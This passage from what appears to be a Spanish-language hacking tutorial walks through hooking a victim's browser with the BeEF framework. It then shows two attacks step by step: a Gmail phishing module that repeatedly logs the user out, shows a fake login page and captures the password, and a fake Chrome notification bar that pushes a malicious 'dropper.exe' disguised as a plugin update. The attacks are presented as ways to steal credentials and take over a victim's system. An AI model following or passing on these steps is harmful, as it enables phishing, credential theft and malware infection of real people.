
Lo importante aquí, es la tercera línea, esta puede ser inyectada en cualquier página, pero ahorita dejamos la página en blanco por simplicidad, pero podrías haber usado cualquier página web.

Ahora inicia el servicio Apache2 para hacer accesible tu directorio público.



Listo, ahora solo falta que tu victima abra la página web, y en tu panel de control te aparecerá su navegador, para probarlo, puedes abrir la página web ingresando tu IP en cualquier navegador, algo así como http://<ip>, por ejemplo, en mi caso sería http://192.168.1.67

Al abrir esa página, podrás ver en tu panel un nuevo navegador en línea.



Controlando el sistema comprometido

Una vez que tienes el sistema comprometido, deberás hacer clic en el sistema dentro de la carpeta, y te aparecerán módulos que puedes usar para atacar, pero primero tienes que entender el significado de estos.

Controlar al navegador te permite hacer más cosas de lo que piensas, en cuanto a los módulos, lo que tienes que entender es que verde significa que el módulo funciona y es sigiloso, naranja es que funciona, pero no es sigiloso, blanco es que no se sabe si funciona, y rojo es que no funciona.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:


Main: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:


- (green) The command module works against the target and should be invisible to the user
- (orange) The command module works against the target, but may be visible to the user
- (grey) The command module is yet to be verified against this target
- (red) The command module does not work against this target

XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.
Rider: The Rider tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Rider is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.
Network: The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.

Una vez que hagas clic en el sistema comprometido, veras un menú con varias pestañas.



La pestaña “Details” te servirá para obtener información del dispositivo, pero lo que realmente nos interesa es la pestaña llamada “Commands”, donde están los módulos que podrás ejecutar contra el sistema.




Cada módulo tiene diferentes usos, desde obtener información adicional del sistema (como que antivirus tiene instalado), hasta reconocimiento en la red de la víctima para encontrar o atacar sistemas NAS o routers, son demasiados ataques y módulos para mencionarlos todos, así que te daré dos ejemplos con los cuales al saber la mecánica de su funcionamiento podrás ejecutar cualquiera de los demás módulos.

Robo de credenciales

Lo primero que veremos es como podrías utilizar el navegador infectado para redirigir a tu víctima a una página falsa donde podrás robarle sus

credenciales.

Para empezar, ve a la carpeta de “Social Engineering” y selecciona “Google Phishing”



Dentro de las opciones, en el XSS Hook está el HTML que se utiliza para el ataque, en este caso tiene un modelo de Gmail, sin embargo, tú puedes darle la ruta de alguna página maliciosa que tu hayas creado, por ejemplo, con SEToolkit o Shellphish de las secciones anteriores.

Google Phishing

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).


Id: 31

XSS hook URI: http://0.0.0.0:3000/demos/basic.html


Gmail logout interval (ms): 10000

Redirect delay (ms): 1000


Al configurar la página que deseas utilizar, ejecuta el comando en el botón “execute” a la derecha inferior de la página.



Al hacer esto, la página de la víctima se redirigirá de la página a la página falsa creada



A ti en tu panel te aparecerá ahora una pestaña en la sección de resultados.



Y si haces clic, te mostrará lo que tu víctima escribió en los campos.

Command results

1


data: result=Username: librodehacker@gmail.com Password: contrasenahacker

Descarga de malware

Ahora, si lo que buscas es obtener acceso a su sistema, probablemente uno de los mejores caminos para ello sea engañarlo para descargar un ejecutable malicioso.

Ahora, recuerda que este código malicioso lo puedes inyectar en cualquier página, así que, con esto, desde el punto de vista de la víctima, es el navegador el que le está diciendo lo siguiente, vamos a intentar convencer a la víctima de que descargue una “actualización” que tenga código malicioso.

Para esto, de nuevo, ingresa a la carpeta de "Social Engineering", pero ahora seleccionamos uno de los siguientes módulos, lo que hará es que mostraran una descarga o notificación a descarga para que tu víctima descargue un ejecutable.



Vamos a utilizar el ejemplo de Chrome, pero toma en cuenta que puedes modificar los archivos para que muestren lo que consideres adecuado.

Ahora después de hacer clic en el módulo, podrás elegir una URL con una liga al ejecutable malicioso, una vez que configures eso, ejecuta el programa,

de nuevo con el botón “execute” a la derecha inferior.

Fake Notification Bar (Chrome)

Description: Displays a fake notification bar at the top of the screen, similar to those presented in Chrome. If the user clicks the notification they will be prompted to download the file specified below.


You can mount an exe in BeEF as per extensions/social_engineering/droppers/readme.txt.

Id: 24

URL: http://0.0.0.0:3000/dropper.exe

Notification text: Additional plugins are required to display all the media on this page.

